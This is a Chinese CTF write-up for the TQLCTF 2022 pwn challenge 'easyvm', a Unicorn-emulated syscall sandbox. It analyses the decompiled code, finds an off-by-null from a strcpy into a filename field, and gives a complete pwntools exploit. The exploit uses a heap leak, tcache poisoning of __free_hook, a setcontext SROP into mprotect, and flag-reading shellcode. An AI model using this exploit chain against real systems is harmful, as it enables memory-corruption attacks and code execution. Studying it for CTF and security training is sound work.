2022 TQLCTF pwn easyvm

原创

yongbaoii 已于 2022-02-22 19:02:49 修改 202 收藏

分类专栏： CTF 文章标签： 网络安全

于 2022-02-22 10:13:11 首次发布

题目很有意思，肝了不少时间。

```
[*] '/home/desh0ng/Desktop/easyvm'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

全绿

名称	修改日期	类型	大小
easyvm	2022/1/27 12:06	文件	20 KB
libc-2.31.so	2022/2/17 16:51	SO 文件	1,982 KB
libunicorn.so.1	2022/1/11 17:51	1 文件	24,559 KB

首先看它

给的

有个unicorn的库

那么这道题就肯定是用了unicorn模拟代码。

那么unicorn是啥？想好好做下面的题这个必须明白。

简单说unicorn是基于qemu的一个代码模拟器。

qemu模拟原理里面的内存映射啊等原理我们就不展开讨论，感兴趣的可以搜一下。

因为unicorn是基于qemu，所以这方面都是一样的。没有qemu知识好像还不怎么好理解这道题…

重点要说的是所以我们在拿unicorn模拟代码的时候，代码中用到的内存空间地址，寄存器等等跟我们在IDA看到的，或者说我们把给的文件跑起来IDA看到的是不一样的，模拟是模拟，外面unicorn是外面。不能弄串。

比如下面要说的代码中映射了两个内存地址，参数是0x400000，这个地址是模拟代码中的地址，实际上对于unicorn这个进程来讲知识mmap了一块空间而已。

如果这一块还有啥问题，或者下面啥地方不大明白，推荐去看看qemu...

那么说正文
打开main函数

```
unsigned __int64 v9; // [rsp+48h] [rbp-8h]

v9 = __readfsqword(0x28u);
((void (__fastcall *)(_QWORD, _QWORD, _QWORD))((char *)&sub_1488 + 1))(a1, a2, a3);
puts("Send your code:");
v8 = (int)sub_15C0(&qword_54E0, 0x4000LL);
puts("Emulate i386 code");
v7 = 0x7FFFFFFFE000LL;
v5[0] = uc_open(4LL, 8LL, &v5[1]);
if ( v5[0] )
{
  printf("Failed on uc_open() with error returned: %u\n", v5[0]);
  result = 0xFFFFFFFFLL;
}
else
{
  uc_mem_map(*(_QWORD *)&v5[1], 0x400000LL, 0x10000LL, 7LL);
  uc_mem_map(*(_QWORD *)&v5[1], 0x7FFFFFFEF000LL, 0x10000LL, 7LL);
  if ( (unsigned int)uc_mem_write(*(_QWORD *)&v5[1], 0x400000LL, &qword_54E0, v8 - 1) )
  {
    puts("Failed to write emulation code to memory, quit!");
    result = 0xFFFFFFFFLL;
  }
  else
  {
    uc_hook_add(*(_QWORD *)&v5[1], &v6, 2LL, sub_1F98, 0LL, 1LL, 0LL, 699LL);
    uc_reg_write(*(_QWORD *)&v5[1], 44LL, &v7);
    v5[0] = uc_emu_start(*(_QWORD *)&v5[1], 0x400000LL, v8 + 0x3FFFFF, 0LL, 0LL);
    if ( v5[0] )
    {
      v4 = (const char *)uc_strerror(v5[0]);
      printf("Failed on uc_emu_start() with error returned %u: %s\n", v5[0], v4);
    }
    puts("Emulation done. Below is the CPU context");
    uc_reg_read();
    uc_reg_read();
    printf(">>> ECX = 0x%x\n", 4660LL);
    printf(">>> EDX = 0x%x\n", 22136LL);
    uc_close(*(_QWORD *)&v5[1]);
    result = 0LL;
  }
```


发现里面有一堆我们没见过的函数。
那么这其实就是unicorn在模拟代码。
2021年的强网杯逆向也出过这个题。

贴一些相关资料

https://mp.weixin.qq.com/s/NT_pW0uP8E7WK_ssMuyR9A

https://www.jianshu.com/p/e6a7b30c1e89

https://bbs.pediy.com/thread-268125.htm#msg_header_h1_3

还有很多资料，网上搜一搜很多

那么我们来分析那些函数是干嘛的。

这是第一部分

```
__int64 v6; // [rsp+30h] [rbp-20h] BYREF
__int64 v7; // [rsp+38h] [rbp-18h] BYREF
__int64 v8; // [rsp+40h] [rbp-10h]
unsigned __int64 v9; // [rsp+48h] [rbp-8h]

v9 = __readfsqword(0x28u);
((void (__fastcall *)(_QWORD, _QWORD, _QWORD))((char *)&sub_1488 + 1))(a1, a2, a3);// 开了沙箱ban了execve
puts("Send your code:");
v8 = (int)sub_15C0(&qword_54E0, 0x4000LL);    // 输入代码到偏移54E0的bss上
puts("Emulate i386 code");
v7 = 0x7FFFFFFFE000LL;
v5[0] = uc_open(4LL, 8LL, &v5[1]);            // 开启模拟  架构是x86  模式是64位
if ( v5[0] )
{
  printf("Failed on uc_open() with error returned: %u\n", v5[0]);
  result = 0xFFFFFFFFLL;
}
```


这是第二部分

```
else
{
  uc_mem_map(*(_QWORD *)&v5[1], 0x400000LL, 0x10000LL, 7LL);// 映射了两个内存空间
                                                // 基地址分别是0x400000  大小0x10000
                                                // 还有一个是0x7ffffffef000  大小0x10000
  uc_mem_map(*(_QWORD *)&v5[1], 0x7FFFFFFEF000LL, 0x10000LL, 7LL);
  if ( (unsigned int)uc_mem_write(*(_QWORD *)&v5[1], 0x400000LL, &qword_54E0, v8 - 1) )// 把54e0的代码写到0x400000
                                                // 这里的0x400000就是模拟代码中的内存空间地址
                                                // 对于unicorn来讲其实只是mmap了一块chunk
                                                // 中间会做转换
  {
    puts("Failed to write emulation code to memory, quit!");
    result = 0xFFFFFFFFLL;
  }
  else
```


这是第三部分

```
    puts("Failed to write emulation code to memory, quit!");
    result = 0xFFFFFFFFLL;
  }
  else
  {
    uc_hook_add(*(_QWORD *)&v5[1], &v6, 2LL, sub_1F98, 0LL, 1LL, 0LL, 699LL);// 加了个钩子
                                                // 这个钩子是重点
                                                // 执行syscall的时候会中1F98处的代码
    uc_reg_write(*(_QWORD *)&v5[1], 44LL, &v7);// 设置模拟代码中的寄存器
                                                // 将rsp设置成0x7fffffffe000
    v5[0] = uc_emu_start(*(_QWORD *)&v5[1], 0x400000LL, v8 + 0x3FFFFF, 0LL, 0LL);// 开始模拟
                                                // 执行0x400000到len+0x3fffff的代码
    if ( v5[0] )                                // 如果执行的有问题，报错，会把报错号拿出来
    {
      v4 = (const char *)uc_strerror(v5[0]);  // 通过这个函数会具体写出来错误是啥
      printf("Failed on uc_emu_start() with error returned %u: %s\n", v5[0], v4);
    }
    puts("Emulation done. Below is the CPU context");// 模拟结束了
                                                // 打印出了模拟代码中的两个寄存器的值
    uc_reg_read();
    uc_reg_read();
    printf(">>> ECX = 0x%x\n", 4660LL);
    printf(">>> EDX = 0x%x\n", 22136LL);
    uc_close(*(_QWORD *)&v5[1]);
    result = 0LL;
  }
}
return result;
```

重点来看钩子

```
unsigned __int64 __fastcall sub_1F98(__int64 a1)
{
  __int64 v2; // [rsp+10h] [rbp-10h]
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  uc_reg_read();
  if ( v2 == 1 )
  {
    write_3(a1);
  }
  else if ( v2 == 2 )
  {
    open_0(a1);
  }
  else if ( v2 )
  {
    if ( v2 == 3 )
      close_2(a1);
    else
      printf("Unknown Syscall Number rax=0x%lx\n", v2);
  }
  else
  {
    read_3(a1);
  }
  return __readfsqword(0x28u) ^ v3;
}
```


这个我改过函数名了

它的主要逻辑就是我们只能有0 1 2 3四个系统调用。

多了他就说unknown。

open_0

```
unsigned __int64 __fastcall open_0(__int64 a1)
{
  _QWORD v2[3]; // [rsp+18h] [rbp-58h] BYREF
  char s[56]; // [rsp+30h] [rbp-40h] BYREF
  unsigned __int64 v4; // [rsp+68h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  memset(s, 0, 0x30uLL);
  v2[0] = -1LL;
  uc_reg_write(a1, 35LL, v2);
  uc_reg_read();
  uc_reg_read();
  if ( !(unsigned int)uc_mem_read(a1, v2[1], s, 24LL) )
  {
    v2[0] = (int)open(s, v2[2]);
    uc_reg_write(a1, 35LL, v2);
  }
  return __readfsqword(0x28u) ^ v4;
}
```


这里面的uc_reg_read其实都有参数的

但是IDA没有反编译出来

我们只能去自己看一下汇编。

程序的主题意思是

汇编代码中的rdi传给open_0函数中的open

rsi传给v2[2]

进一步看open函数

```
__int64 __fastcall open(const char *a1, unsigned __int64 a2)
{
  unsigned __int64 size; // [rsp+0h] [rbp-20h]
  int i; // [rsp+14h] [rbp-Ch]
  int j; // [rsp+14h] [rbp-Ch]
  file *v6; // [rsp+18h] [rbp-8h]

  size = a2;
  for ( i = 0; i <= 15; ++i )
  {
    if ( !strcmp((const char *)&qword_5020[9 * i + 1], a1) )
      return qword_5020[9 * i];
  }
  if ( filenum > 15 )
    return 0xFFFFFFFFLL;
  if ( a2 > 0x400 )
    size = 1024LL;
  for ( j = 0; j <= 15 && LOBYTE(qword_5020[9 * j + 1]); ++j )
    ;
  v6 = (file *)&qword_5020[9 * j];
  v6->fileptr = malloc(size);
  strcpy(v6->filename, a1);
  v6->fileread = (__int64)myread;
  v6->filewrite = (__int64)mywrite;
  v6->fileclose = (__int64)myclose;
  v6->fileno = j;
  ++filenum;
  v6->filesize = size;
  return v6->fileno;
}
```

```
}
```


这个里面也是自己已经弄好了结构体

看他的逻辑

首先将第一个参数拿出来去5020的数组做比较

比到了直接返回，没比到才有后面的

那数组里有啥

```
0005020                                         ; sub_1862+7A
0005028                 dq 'dts/ved/'
0005030                 dq 'ni'
0005038                 dq 0
0005040                 dq 0
0005048                 dq 0
0005050 read_1          dq offset read_0        ; DATA XREF:
0005050                                         ; read_2+6D↑r
0005058 write_1         dq offset write_0       ; DATA XREF:
0005058                                         ; write_2+6D↑
0005060 close_1         dq offset close_0       ; DATA XREF:
0005060                                         ; sub_1862+62
0005068                 dq 1
0005070                 dq 'dts/ved/'
0005078                 dd 'tuo'
000507C                 db    0
000507D                 db    0
000507E                 db    0
000507F                 db    0
0005080                 dq 0
0005088                 dq 0
0005090                 dq 0
0005098                 dq offset read_0
00050A0                 dq offset write_0
00050A8                 dq offset close_0
00050B0                 dq 2
00050B8                 db 2Fh
00050B9                 dd '/ved'
00050BD                 dq 'rredts'
00050C5                 db    0
```


三个字符串/dev/stdin /dev/stdout /dev/stderr

所以我们看的出来这第一个参数是文件名。

先从已经打开的文件中去找，如果找到了就返回，没找到我们就继续往下看

```
  size = 1024LL;
for ( j = 0; j <= 15 && LOBYTE(qword_5020[9 * j + 1]); ++j )
  ;
v6 = (file *)&qword_5020[9 * j];
v6->fileptr = malloc(size);
strcpy(v6->filename, a1);
v6->fileread = (__int64)myread;
v6->filewrite = (__int64)mywrite;
v6->fileclose = (__int64)myclose;
v6->fileno = j;
++filenum;
v6->filesize = size;
return v6->fileno;
}
```


bss上开数组，72个字节一组

```
00000000
00000000 file            struc ; (sizeof=0x48, mappedto_7)
00000000 fileno          dq ?
00000008 filename        db 24 dup(?)            ; string(C)
00000020 fileptr         dq ?                    ; offset
00000028 filesize        dq ?
00000030 fileread        dq ?
00000038 filewrite       dq ?
00000040 fileclose       dq ?
00000048 file            ends
00000048
```


第一个是文件描述符

文件描述符就是按顺序来的

第几组就是几

然后是文件名，24个字节

申请了一块空间当文件读写内容的地方

之后就是一些文件的相关参数

以及三个函数。

这三个函数分别是

read

```
size_t __fastcall myread(file *fp, void *buf, size_t len)
{
  size_t n; // [rsp+28h] [rbp-8h]

  n = len;
  if ( len > fp->filesize )
    n = fp->filesize;
  memcpy(buf, fp->fileptr, n);
  return n;
}
```


write

```
size_t __fastcall mywrite(file *fp, const void *buf, size_t len)
{
  unsigned __int64 size; // [rsp+28h] [rbp-8h]

  size = len;
  if ( len > fp->filesize && len > 0x400 )
    size = 1024LL;
  if ( size > fp->filesize )
    fp->fileptr = realloc(fp->fileptr, size);
  fp->filesize = size;
  memcpy(fp->fileptr, buf, size);
  return size;
}
```


close

```
__int64 __fastcall myclose(file *fp)
{
  if ( fp->fileptr )
    free(fp->fileptr);
  memset(fp->filename, 0, sizeof(fp->filename));
  fp->fileptr = 0LL;
  fp->filesize = 0LL;
  --filenum;
  return 0LL;
}
```


结构体用上以后看的就比较清楚

但是现在的问题是我们不知道这些函数什么时候就调用上了

我们继续往下看

read函数也就是系统调用是0时候

```
unsigned __int64 __fastcall read_3(__int64 rdi0)
{
  __int64 v2; // [rsp+10h] [rbp-30h] BYREF
  size_t nmemb; // [rsp+18h] [rbp-28h]
  int a1[2]; // [rsp+20h] [rbp-20h]
  __int64 v5; // [rsp+28h] [rbp-18h]
  void *ptr; // [rsp+30h] [rbp-10h]
  unsigned __int64 v7; // [rsp+38h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  v2 = -1LL;
  uc_reg_write(rdi0, 35LL, &v2);
  uc_reg_read();
  uc_reg_read();
  uc_reg_read();
  ptr = calloc(nmemb, 1uLL);
  if ( ptr )
  {
    v2 = (int)read_2(a1[0], (__int64)ptr, nmemb);
    if ( v2 != -1 && !(unsigned int)uc_mem_write(rdi0, v5, ptr, nmemb) )
    {
      uc_reg_write(rdi0, 35LL, &v2);
      free(ptr);
    }
  }
  return __readfsqword(0x28u) ^ v7;
}
```


整体逻辑呢就是申请了一块空间以后，就调用read2函数

```
ssize_t __fastcall read_2(int a1, __int64 ptr, __int64 num)
{
  int i; // [rsp+2Ch] [rbp-4h]

  for ( i = 0; i <= 15; ++i )
  {
    if ( qword_5020[9 * i] == a1 )
      return ((ssize_t (__fastcall *)(_QWORD *, void *, size_t))read_1[9 * i])(&qword_5020[9 * i], (void *)ptr, num);
  }
  return 0xFFFFFFFFLL;
}
```


根据read2的第一个参数，实际上就是文件描述符，再去数组中找。
找到之后就去调用我们刚刚看到的每个文件的组里面都会有三个函数中的read函数。

下面的write close都是这个道理
就不再展开叙述。

所以到此我们就明白了程序的整体逻辑。
通过只能实现0 1 2 3的系统调用，模拟了一个小小的文件系统。
刚开始还想着既然是open read write功能，直接orw文件，但是后来就发现人家是模拟的，文件不会真正打开，都是去申请chunk。
那么到此我们就发现，其实好像是一个堆题。
突然柳暗花明。

那么我们就想，文件对应的read write close函数必然是对堆的操作，这些函数中肯定有问题导致堆溢出啊等等。

但是，找了半天发现并没有什么问题，
最后的最后发现
问题在这里

```
v6 = (file *)&qword_5020[9 * j];
v6->fileptr = malloc(size);
strcpy(v6->filename, a1);
v6->fileread = (__int64)myread;
v6->filewrite = (__int64)mywrite;
v6->fileclose = (__int64)myclose;
v6->fileno = j;
++filenum;
v6->filesize = size;
return v6->fileno;
```


果然顶级的食材只用最简单的烹饪方式

这里给文件名留了24个字节
而且也只允许输入24个字节
但是strcpy后面会额外加一个\x00
这就导致了当我们输入24个字节的文件名的时候会有一个溢出。
造成off by null。


这又会导致什么？
文件名的下一个成员是chunk的指针，这就导致我们可以对其他chunk对读写。

那么接下来说详细的解题步骤。
首先观察内存之后发现，申请一个内存然后把里面的内容读出来，可以直接得到里面残留的数据，因为这个chunk应该是从large bin出来的，所以直接可以拿到libc 跟 heap的地址，完成地址泄露

```
    /*    leak    */
    mov rax, 0x101010101010101
    mov rsp, 0x7fffffff6000
    push rax
    mov rax, 0x101010101010101 ^ 0x1
    xor [rsp], rax
    mov rdi, rsp
    push 0x400
    pop rsi
    xor rdx, rdx /* 0 */
    /* call open() */
    push 2 /* 2 */
    pop rax
    syscall
    /* call read(3, 0x7fffffff5000, 0x64) */
    xor eax, eax /* SYS_read */
    push 3
    pop rdi
    push 0x64
    pop rdx
    mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
    push rsi
    mov rsi, 0x1017efefefe5101
    xor [rsp], rsi
    pop rsi
    syscall
    /* write(fd=1, buf=0x7fffffff5000, n=0x64) */
    push 1
    pop rdi
    push 0x64
    pop rdx
    mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
    push rsi
    mov rsi, 0x1017efefefe5101
    xor [rsp], rsi
    pop rsi
    /* call write() */
    push 1 /* 1 */
    pop rax
    syscall
```

```
[DEBUG] Received 0x64 bytes:
    00000000  f0 81 69 d7  38 7f 00 00  f0 81 69 d7  38 7f 00 00  |··i·|8···|··i·|8···|
    00000010  f0 e9 d5 40  61 55 00 00  f0 e9 d5 40  61 55 00 00  |···@|aU··|···@|aU··|
    00000020  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |····|····|····|····|
    *
    00000060  00 00 00 00                                        |····|
    00000064
          libc_base-->0x7f38d74ac000
          heap_base-->0x556140d2d000
          free_hook-->0x7f38d769ab28
        system_addr-->0x7f38d7501410
         setcontext-->0x7f38d75040a0
       magic_gadget-->0x7f38d7600930
```

然后在heap中要找一个合适的chunk，来进行off by null。



找到了

你看咱要是把下面这个chunk申请到，然后off by null一下，就可以编辑上面那个chunk了，可以直接攻击tcache。

```
        /* chunk 4*/
        /*   off by null   */
        xor eax, eax /* SYS_read */
        push 0
        pop rdi
        push 0x18
        pop rdx
        mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
        push rsi
        mov rsi, 0x1017efefefe5101
        xor [rsp], rsi
        pop rsi
        syscall
        /*  open  */
        mov rsp, 0x7fffffff5000
        push rsp
        pop rdi
        push 0x60
        pop rsi
        xor rdx, rdx /* 0 */
        /* call open() */
        push 2 /* 2 */
        pop rax
        syscall

        /* hijack tcache */
        /* call read(0, 0x7fffffff5000, 0x18) */
        xor eax, eax /* SYS_read */
        push 0
        pop rdi
        push 0x18
        pop rdx
        mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
        push rsi
        mov rsi, 0x1017efefefe5101
        xor [rsp], rsi
        pop rsi
        syscall
        /* write(fd=4, buf=0x7fffffff5000, n=0x18) */
        push 4
        pop rdi
        push 0x18
        pop rdx
        mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
        push rsi
        mov rsi, 0x1017efefefe5101
        xor [rsp], rsi
        pop rsi
        /* call write() */
        push 1 /* 1 */
        pop rax
        syscall
```

然后就是正常的去攻击free_hook

```
        /* malloc free_hook */
        /* they are chunk 5 and chunk 6*/
        mov rax, 0x101010101010101
        mov rsp, 0x7ffffff6000
        push rax
        mov rax, 0x101010101010101 ^ 0x3
        xor [rsp], rax
        mov rdi, rsp
        push 0x60
        pop rsi
        xor rdx, rdx /* 0 */
        /* call open() */
        push 2 /* 2 */
        pop rax
        syscall
        mov rax, 0x101010101010101
        mov rsp, 0x7ffffff6000
        push rax
        mov rax, 0x101010101010101 ^ 0x4
        xor [rsp], rax
        mov rdi, rsp
        push 0x60
        pop rsi
        xor rdx, rdx /* 0 */
        /* call open() */
        push 2 /* 2 */
        pop rax
        syscall
```

但是呢
我们突然想起来
他刚开始把execveban掉了
所以我们还得做一个堆的srop
2.29之后堆的srop用的是setcontext+61
这里就不再展开说堆srop咋回事了
https://blog.csdn.net/yongbaoii/article/details/119607954
可以参考这个

这里用的是利用堆去调用mprotect，给free_hook所在的地方rwx权限，然后读入了一段orw的shellcode，最终利用。

还有要注意的一个地方是因为这道题攻击完free_hook之后不等你去释放指定chunk他会立马free一下，所以需要合理的风水一下。具体可以多扣扣我exp。

exp

```
from pwn import*
from ctypes import*

lib = cdll.LoadLibrary('libc.so.6')

context.log_level='debug'
context.arch='amd64'
context.os = "linux"

sa = lambda s,n : r.sendafter(s,n)
sla = lambda s,n : r.sendlineafter(s,n)
sl = lambda s : r.sendline(s)
sd = lambda s : r.send(s)
```

```python
rc = lambda n : r.recv(n)
ru = lambda s : r.recvuntil(s)
ti = lambda: r.interactive()

def debug():
    gdb.attach(r, "b *$rebase(0x1f98)\n c\n c\n c\n c\n c\n c\n c\n c\n c\n c\n c\n c\n c\n b *$rebase(0x186
0)\n ")
    pause()

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))


r = process("./easyvm")
elf = ELF('./easyvm')
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
#debug()
shellcode = '''
        /*    leak    */
        mov rax, 0x101010101010101
        mov rsp, 0x7fffffff6000
        push rax
        mov rax, 0x101010101010101 ^ 0x1
        xor [rsp], rax
        mov rdi, rsp
        push 0x400
        pop rsi
        xor rdx, rdx /* 0 */
        /* call open() */
        push 2 /* 2 */
        pop rax
        syscall
        /* call read(3, 0x7fffffff5000, 0x64) */
        xor eax, eax /* SYS_read */
        push 3
        pop rdi
        push 0x64
        pop rdx
        mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
        push rsi
        mov rsi, 0x1017efefefe5101
        xor [rsp], rsi
        pop rsi
        syscall
        /* write(fd=1, buf=0x7fffffff5000, n=0x64) */
        push 1
        pop rdi
        push 0x64
        pop rdx
        mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
        push rsi
        mov rsi, 0x1017efefefe5101
        xor [rsp], rsi
        pop rsi
        /* call write() */
        push 1 /* 1 */
        pop rax
        syscall
```

```
        /* chunk 4*/
        /*   off by null   */
        xor eax, eax /* SYS_read */
        push 0
        pop rdi
        push 0x18
        pop rdx
        mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
        push rsi
        mov rsi, 0x1017efefefe5101
        xor [rsp], rsi
        pop rsi
        syscall
        /*  open  */
        mov rsp, 0x7fffffff5000
        push rsp
        pop rdi
        push 0x60
        pop rsi
        xor rdx, rdx /* 0 */
        /* call open() */
        push 2 /* 2 */
        pop rax
        syscall

        /* hijack tcache */
        /* call read(0, 0x7fffffff5000, 0x18) */
        xor eax, eax /* SYS_read */
        push 0
        pop rdi
        push 0x18
        pop rdx
        mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
        push rsi
        mov rsi, 0x1017efefefe5101
        xor [rsp], rsi
        pop rsi
        syscall
        /* write(fd=4, buf=0x7fffffff5000, n=0x18) */
        push 4
        pop rdi
        push 0x18
        pop rdx
        mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
        push rsi
        mov rsi, 0x1017efefefe5101
        xor [rsp], rsi
        pop rsi
        /* call write() */
        push 1 /* 1 */
        pop rax
        syscall

        /* malloc free_hook */
        /* they are chunk 5 and chunk 6*/
        mov rax, 0x101010101010101
        mov rsp, 0x7fffffff6000
        push rax
        mov rax, 0x101010101010101 ^ 0x3
```

```
        xor [rsp], rax
        mov rdi, rsp
        push 0x60
        pop rsi
        xor rdx, rdx /* 0 */
        /* call open() */
        push 2 /* 2 */
        pop rax
        syscall
        mov rax, 0x101010101010101
        mov rsp, 0x7fffffff6000
        push rax
        mov rax, 0x101010101010101 ^ 0x4
        xor [rsp], rax
        mov rdi, rsp
        push 0x60
        pop rsi
        xor rdx, rdx /* 0 */
        /* call open() */
        push 2 /* 2 */
        pop rax
        syscall

        /*    srop      */
        mov rax, 0x101010101010101
        mov rsp, 0x7fffffff6000
        push rax
        mov rax, 0x101010101010101 ^ 0x7
        xor [rsp], rax
        mov rdi, rsp
        push 0x400
        pop rsi
        xor rdx, rdx /* 0 */
        /* call open() */
        push 2 /* 2 */
        pop rax
        syscall
        xor eax, eax /* SYS_read */
        push 0
        pop rdi
        push 0x400
        pop rdx
        mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
        push rsi
        mov rsi, 0x1017efefefe5101
        xor [rsp], rsi
        pop rsi
        syscall
        /* write(fd=4, buf=0x7fffffff5000, n=0x8) */
        push 7
        pop rdi
        push 0x400
        pop rdx
        mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
        push rsi
        mov rsi, 0x1017efefefe5101
        xor [rsp], rsi
        pop rsi
        /* call write() */
        push 1 /* 1 */
```

```
        pop rax
        syscall

        /*  write free_hook  */
        xor eax, eax /* SYS_read */
        push 0
        pop rdi
        push 0x50
        pop rdx
        mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
        push rsi
        mov rsi, 0x1017efefefe5101
        xor [rsp], rsi
        pop rsi
        syscall
        /* write(fd=4, buf=0x7fffffff5000, n=0x80) */
        push 6
        pop rdi
        push 0x50
        pop rdx
        mov rsi, 0x101010101010101 /* 140737488310272 == 0x7fffffff5000 */
        push rsi
        mov rsi, 0x1017efefefe5101
        xor [rsp], rsi
        pop rsi
        /* call write() */
        push 1 /* 1 */
        pop rax
        syscall

'''
shellcode = asm(shellcode)
shellcode = shellcode.ljust(0x4000, b"\x90")

sa("Send your code:\n", shellcode)

libc_base = u64(ru(b"\x7f")[-6:] + b"\x00\x00") - 0x1ec1f0
heap_base = u64(ru(b"\x55")[-6:] + b"\x00\x00") - 0x319f0
free_hook = libc_base + libc.sym['__free_hook']
system_addr = libc_base + libc.sym['system']
setcontext = libc_base + libc.sym['setcontext']
magic_gadget = libc_base + 0x154930
lg("libc_base", libc_base)
lg("heap_base", heap_base)
lg("free_hook", free_hook)
lg("system_addr", system_addr)
lg("setcontext", setcontext)
lg("magic_gadget", magic_gadget)

sleep(1)
sd(b"a" * 0x18)

sleep(1)
sd(p64(0) + p64(0x71) + p64(free_hook - 0x10))



##########SROP

new_addr =  free_hook &0xFFFFFFFFFFFFF000
```

```
shellcode1 = '''
    xor rdi,rdi
    mov rsi,%d
    mov edx,0x1000

    mov eax,0
    syscall

    jmp rsi
    ''' % new_addr

frame = SigreturnFrame()
frame.rsp = free_hook+0x10
frame.rdi = new_addr
frame.rsi = 0x1000
frame.rdx = 7
frame.rip = libc_base + libc.sym['mprotect']

shellcode2 = '''
    mov rax, 0x67616c662f2e ;// ./flag
    push rax

    mov rdi, rsp ;// /flag
    mov rsi, 0 ;// O_RDONLY
    xor rdx, rdx ;
    mov rax, 2 ;// SYS_open
    syscall

    mov rdi, rax ;// fd
    mov rsi,rsp  ;
    mov rdx, 1024 ;// nbytes
    mov rax,0 ;// SYS_read
    syscall

    mov rdi, 1 ;// fd
    mov rsi, rsp ;// buf
    mov rdx, rax ;// count
    mov rax, 1 ;// SYS_write
    syscall

    mov rdi, 0 ;// error_code
    mov rax, 60
    syscall
'''

str_frame = bytes(frame)

sleep(1)
sd(p64(setcontext + 61) * 2 + str_frame[0x30:])

sleep(1)
sd(p64(heap_base + 0x31f30) * 2 + p64(magic_gadget)+p64(free_hook+0x18)*2+asm(shellcode1))

sleep(1)
sd(asm(shellcode2))

ti()
```